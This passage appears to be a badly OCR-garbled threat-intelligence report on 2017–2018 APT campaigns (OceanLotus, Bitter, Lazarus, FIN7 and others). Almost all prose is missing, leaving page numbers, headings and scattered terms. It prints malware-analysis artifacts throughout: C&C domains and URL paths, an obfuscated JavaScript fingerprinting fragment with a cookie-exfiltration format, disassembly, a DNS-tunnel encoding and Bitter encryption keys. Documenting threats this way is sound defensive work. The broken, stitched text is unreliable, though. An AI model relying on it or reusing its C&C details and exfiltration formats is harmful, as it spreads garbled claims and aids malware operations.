
Word feature abused by attackers



69

7

Loki bot Dyzap



APT


2017

APT

APT

2017  
APT

APT



70 APT

### 4.1

### APT

2017

APT

Office

APT

#### 4.1.1

(OceanLotus APT32)


2012 4

2014

### 4.1.1.1

2017

100



72

2

3) " " OceanLotus Google App

4

**4.1.1.2**

2017 11

**1. A**

CVE-2017-8759


CVE-2017-8759

Powershell I

73

3





C#

Task

76

6

78

8

2 JS

, Bui l d I D , j sHeapSi zeLi mi t , DPI , CPU , CPU , Java

cookie IP screen. col orDepth

3 C&C

```

navigator[_0x6400[358]][_0x6400[326]] = {
  activex: navigator[_0x6400[401]][_0x6400[348]](),
  cors: navigator[_0x6400[401]][_0x6400[426]](),
  flash: navigator[_0x6400[401]][_0x6400[427]](),
  ...
};

```

80 10

payload

ad.jqueryclick.com/117efea9-be70-54f2-9336-893c5a0defa1

```

{"history":{"client_title":"","
"client_url":"","
"client_cookie":"SID= .;
APISID= ;
SAPISID= ;
UULE= ;
1P_JAR= ",
"client_hash":"","
"client_referrer":"","
"client_platform_ua":"","
"client_time":"","
"client_network_ip_list":[" "]}


```

81 11

2.

FlashUpdate

1



82 12



```

01048EBE  83C4 10      add esp,0x10
01048EC1  33C0        xor eax,eax
01048ECA  40          inc eax
01048EC3  0000        short 01048EC3
[esp+0x14]
mov     edi, 0x1070028
lea    edi, dword ptr ss:[edi]

```

85 15

6 key pid ip

64

```


01006C89  50          push eax
01006C89  50          push eax
01006C96  7777 08     0001 310 38 1000 0000
01006C99  7777 08     0001 310 38 1000 0000
01006C9C  7777 08     0001 310 38 1000 0000
01006CA6  68 D4C00201 0x102C0D4
01006CAB  56          dword ptr ss:[ebp+0x8]
01006CAC  FF75 08     01010000
01006CAF  58 5F050000 01010000

```

86 16


7 C&C





		91		21	
	2E D9 95 62	0x2ED99562	Deni s	C&C	BotID
c.	Deni s	C&C			





96

26

http

dns

IP

97

27

IP

POST

host

referer

dns

98

28

loader	dll	dll	loader dll	shellcode
rastls.dll	OUTLFLTR.DAT		C:\Program Files\Symantec\Proxy\	rastls.exe
Symantec		rastls.exe	Symantec	rastls.dll
OUTLFLTR.DAT		rastls.dll	rastls.exe	OUTLFLTR.DAT



3

IC<Container

type>. <UID>. <Container>. <Server address>

IC1. MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS. LHNZQWSJI FBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJJCJBL4BLY5J5TCVAW. tt.lookfofo.com

```

IC      1  Container type      ( Container )
Container type  1  4  2
4 MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS  UID 3
IP      Base32
LHNZQWSJI FBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJJCJBL4BLY5J5TCVAW  Container  Base32
IACIMAOQ

```

#### 4. Salgorea

2015

Salgorea 2017

2015 Salgorea

Word JPG

powershell

Bundl e. rdb

msi exec. exe

Bundl e. rdb

Salgorea

dll

dll


2017

powershell

shell code

shell code

dll



99

29

2015

Bundl e. rdb

```


1000ED5D      sub     eax, 148h
1000ED62      jz     loc_1000EDED
1000ED68      sub     eax, 40h
1000ED6B      jz     short loc_1000EDD3
1000ED6D      sub     eax, 1845h
1000ED72      jz     short loc_1000EDBB
1000ED74      sub     eax, 53h
1000ED77      jz     short loc_1000EDA3
1000ED79      sub     eax, 290Dh
1000ED7E      jz     short loc_1000ED8C

```

100

30

			101		31
	Bundle.rdb	2017	dll	C&C	
		Salgorea			
Loader	2017	Powershell			




	102	1		
OLE		Start_chai n_1	ppsx	ppt
ppt				

	103	2		
ppsx	CVE-2017-0199	ppt		sct

	104	3		
sct	Powershell	putty.exe	Strategi c_Chai n.pdf	





105

4

Entanglement ppsx

CVE-2017-0199

ppsx

Powershell

decoy ppt Powerpoint



106

5

2.

B


2018 3

CVE-2017-8570



107

6



108

7



109

8

2 Package OLE 1

OLE

Package

OLE

Packager.dll

%TMP%




OLE

CVE-2017-8570

Scriptlet Moniker

sct



111

10


qrar

3. C

CVE-2015-2545

CVE-2017-0261

BADNEWS



112

11

4.1.2. 2

QuasarRAT BADNEWS


1.QuasarRAT

A

B

QuasarRAT

Qi ho 360



113

12

QuasarRAT

C#

QuasarRAT

Loader  
QuasarRAT

Loader



114

13





117

16

" [[ " " ]]"  
C&C

Base64

base64

C&C

uui d=[UUID] #un=[ ]#cn=[ ]#on=[ ] #lan=[IP ]#nop=#ver=1.0

AES

DD1876848203D9E10ABCEEC07282FF37 +base64

//e3e7e71a0b28b5e96cc492e636722f73//4sVKA0vu3D//ABDYot0NxyG. php

base64

" =" " &"

~~http://e3e7e71a0b28b5e96cc492e636722f73//4sVKA0vu3D//ABDYot0NxyG. php~~

118

17

.xls .xlsx .doc .docx .ppt .pptx .pdf

edg499.dat

```

text:00B690F0 var_4 = dword ptr -4
text:00B690F0
text:00B690F0 push ebp
text:00B690F1 mov ebp, esp
text:00B690F3 sub esp, 218h
text:00B690F9 mov eax, ___security_cookie
-----
text:00B69100
-----
4
5
-----
text:00B6910C
text:00B69117
text:00B6911F
text:00B69125
-----
text:00B6912D
text:00B69130
text:00B69130 loc_B69130:
text:00B69130
text:00B69131
-----
; CODE XREF: findsensefile+61↓j
; lpRootPathName
push esi
call edi ; GetDriveTypeW
-----
text:00B69138
text:00B69139 collectfile
text:00B6913E
text:00B69141
ifj text:00B69141 loc_B69141: ; CODE XREF: findsensefile+46
; findsensefile+58↓j
text:00B69141 add esi, 2
text:00B69144 cmp word ptr [esi], 0
text:00B69148 jnz short loc_B69141
text:00B6914A add esi, 2
text:00B6914D cmp word ptr [esi], 0
text:00B69151 jnz short loc_B69130
text:00B69153
ifj text:00B69153 loc_B69153: ; CODE XREF: findsensefile+35
text:00B69153 mov ecx, [ebp+var_4]
text:00B69156 pop edi
text:00B69157 xor ecx, ebp
text:00B69159 pop esi

```

119

18

TPX498.dat

dat

AES

+base64

\\e3e7e71a0b28b5e96cc492e636722f73\4sVKA0vu3D\UYEfgEpXA0E.php

### 4.1.3

2017

#### 4.1.3.1

2017

NamesOfMal di vi ansReturni ng-1.doc

Names Of Mal di vi an Returni ng-1

-1



120


1

CVE-2018-0802

4.1.3.2

1.

wp-sig



121

2

DWN



122

3

2.

Bitter

1

C&C



123

4

2

C&C

			124		5	
3						
	C&C					
4		10				
	1	C&C		IP		1
	2		1		C&C	
1		C&C		C&C		

127 8  
 Bitter C&C k%fs90\*tp3!2Y

128 9  
 Bitter \x19\x46\x17\x37\x78\xE2\x21

129 10  
 3R&y%)k!op0w\* 5\*dt37bz0\$KeR  
 5 Bitter 17

3000	
3001	
3002	
3004 3015 3021 3025	
3005	
3006	
3007	
3009	
3012	
3013	


### 4.1.4 Lazarus

Lazarus  
 DDoS

Bl uenoroff

Bl uenoroff






131 Lazarus

2

Lazarus Group



132 Lazarus

3

### 4.1.5 APT -

2016

" APT"

" Hedwi g "

" "

2017

Loader

CVE-

2017-0199 CVE-2017-8759 CVE-2017-11882 2017



### 4.2.3 Turla

Turla APT Snake Uroboros  
 8  
 2017 Microsoft Office EPS CVE-2017-0261

### 4.2.4 FIN7

FIN7 Anunak Carbanak  
 2017  
 FIN7 FIN 7 OLE  
 Word LNK " "  
 2017 5 Carbanak Gang FIN7 Windows Shim  
 SEC 2017 6 FIN7

### 4.2.5 Donot

Donot 2017  
 yty  
 EHDevel Donot Team  
 EHDevel

### 4.2.6 Group123

Group 123 Oday  
 Oday flash CVE-2018-4878 HWP  
 2017 6  
 1 HWP EPS CVE-2013-0808  
 shell code ROKRAT  
 2 Hancom Hangul  
 3 CVE-2017-0199

### 4.2.7 Dark Caracal

